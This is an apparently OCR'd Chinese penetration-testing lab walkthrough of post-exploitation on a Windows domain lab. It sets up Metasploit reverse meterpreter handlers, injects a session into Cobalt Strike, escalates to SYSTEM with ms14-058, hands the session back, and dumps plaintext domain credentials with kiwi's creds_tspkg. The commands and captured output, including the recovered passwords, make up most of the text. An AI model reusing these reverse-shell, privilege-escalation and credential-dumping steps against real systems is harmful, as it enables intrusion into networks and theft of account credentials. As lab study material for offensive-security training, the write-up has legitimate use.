
Godzilla联动上线MSF




上线MSF


```
# 监听上线
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.31.16
set LPORT 4444
run
```

转发到CS提权再转回来


```
# MSF执行转发到CS
use exploit/windows/local/payload_inject
set payload windows/meterpreter/reverse_http
set prependmigrate true
set DisablePayloadHandler true
set LHOST 192.168.31.190
set LPORT 680
set SESSION 3
run
```


提权


Cobalt Strike
Cobalt Strike 视图(V) 有效载荷(P) 攻击(A) 站点管理(M) 报告(R) 帮助(H) CrossC2 AboutMe OLa-Tools
外网ip 内网ip 监听器 用户 计算机名称 备注 进程 pid arch last sleep
192.168.31.250 10.10.10.80 lxy SYSTEM * WEB rundll32.exe 4888 x64 56ms Interactive
192.168.31.250 10.10.10.80 administrator * WEB rundll32.exe 5272 x86 23ms Interactive
会话交互(I)
回连间隔(S)
备注(N)
凭证提权(A)
浏览探测(E)
代理转发(P)
Persistence
巨龙拉冬
LSTAR
OLa(欧拉)
榜机
Z1
会话操作(e)
PostExpKit
抓取Hash(D)
权限提升(E)
黄金票据(T)
创建令牌(o)
PowerShell一句话(O)
抓取明文密码(M)
新建会话(S)
以其他用户上线(S)
事件日志 X
监听器 X
Beacon 10.10.10.8
888 X
Start: 2025-11-07 18:24:36
Runtime: .net 4.0 ME: x64 OS: x64
OS Name: Microsoft Windows Server 20
RunUser: SYSTEM PR: *IsSystem
Priv: SeImpersonatePrivilege 已启用
PID: 5880 CurrentProcess: rundll32
Load ReverseTcp
Connected to 192.168.31.16:4444
[11/07 18:25:52] [*] Tasked beacon to run .NET program: Ladon.exe ReverseHttp 192.168.31.16 4444
[11/07 18:25:52] [+] host called home, sent: 1034343 bytes
[11/07 18:25:53] [+] received output:
Ladon 7.5
Start: 2025-11-07 18:25:54
Runtime: .net 4.0 ME: x64 OS: x64
OS Name: Microsoft Windows Server 2008 R2 Standard
RunUser: SYSTEM PR: *IsSystem
[11/07 18:25:53] [+] received output:
Priv: SeImpersonatePrivilege 已启用
PID: 5848 CurrentProcess: rundll32
Load ReverseHttp
Reverse To 192.168.31.16
[11/07 18:30:26] [+] received output:
[WEB] - x64 | SYSTEM * | 4888 - x64
last:56ms
beacon>


尝试以高权限启动一个Beacon会话
监听器:
msf
...
提权方式:
ms14-058
运行
帮助

将Sytem权限再转回MSF






转回来的MSF监听

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_http
set lhost 192.168.31.16
set lport 4444
run
```

迁移进程抓密码

```
# 迁移一个带会话的system进程
migrate xxx
load kiwi
creds_tspkg
```


C:\WINDOWS\system32\cmd.
5848 4888 rundll32.exe x64 2 NT AUTHORITY\SYSTEM C:\Windows\System32\rundll32.exe
5956 1104 SoftupNotify.exe x86 2 DE1AY\Administrator C:\Program Files (x86)\360\360Safe\softmgr\SoftupNotify.exe
5996 2088 conhost.exe x64 2 DE1AY\Administrator C:\Windows\System32\conhost.exe
meterpreter > migrate 4480
[*] Migrating from 4100 to 4480...
[*] Migration completed successfully.
meterpreter > creds_tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
Username Domain Password
Administrator DE1AY 1qaz@WSXs
WEB$ DE1AY 3a b7 fe e3 15 b1 da 47 b9 f4 a9 35 5b b3 a3 f0 5b f4 ed e0 17 dd ab fc 45 ee 94 b3 b2 f7 07 3c 9
d 8f 06 90 f4 64 f4 24 19 4b 33 d6 6b 8f 09 d4 7e 1c f2 e4 cf 1a 38 d5 8e a4 ee 47 e3 63 62 35 89 ad 0a ce e6 bc b1 60 8
5 6b 24 de e6 91 ea f8 a9 7c 4b e6 4d 7f 8c ab 97 c2 34 4b c4 c3 c4 67 f0 40 4e 24 0b 17 74 90 e6 1f 32 17 3a 5f 37 a4 e
4 e2 e3 07 71 94 e2 63 0e 67 d9 42 ba 23 62 e4 80 31 47 6e b9 7c 4c 14 a3 0c 11 66 12 c4 52 5c 67 d5 57 5c c1 83 1a 6e 5
f 43 cb a4 c8 f4 aa b0 7d a3 86 04 8d d1 5c 35 1e e2 7b 59 26 68 20 a5 a8 29 17 6a 36 bc e6 b3 c4 51 52 4e 81 5f 3c 9b 2
8 05 35 56 13 36 2e 8a 96 35 20 72 7c ef 00 14 6d fb 59 44 b1 cc 4b a5 cf 02 11 36 7d 9a a7 a5 97 f9 b3 1a 81 43 d6 40 0
1 81 cb f7 d2 f1 9b 5a
de1ay DE1AY 1qaz@WSX
mssql DE1AY 1qaz@WSX
meterpreter > ^Interrupt: use the 'exit' command to quit
meterpreter >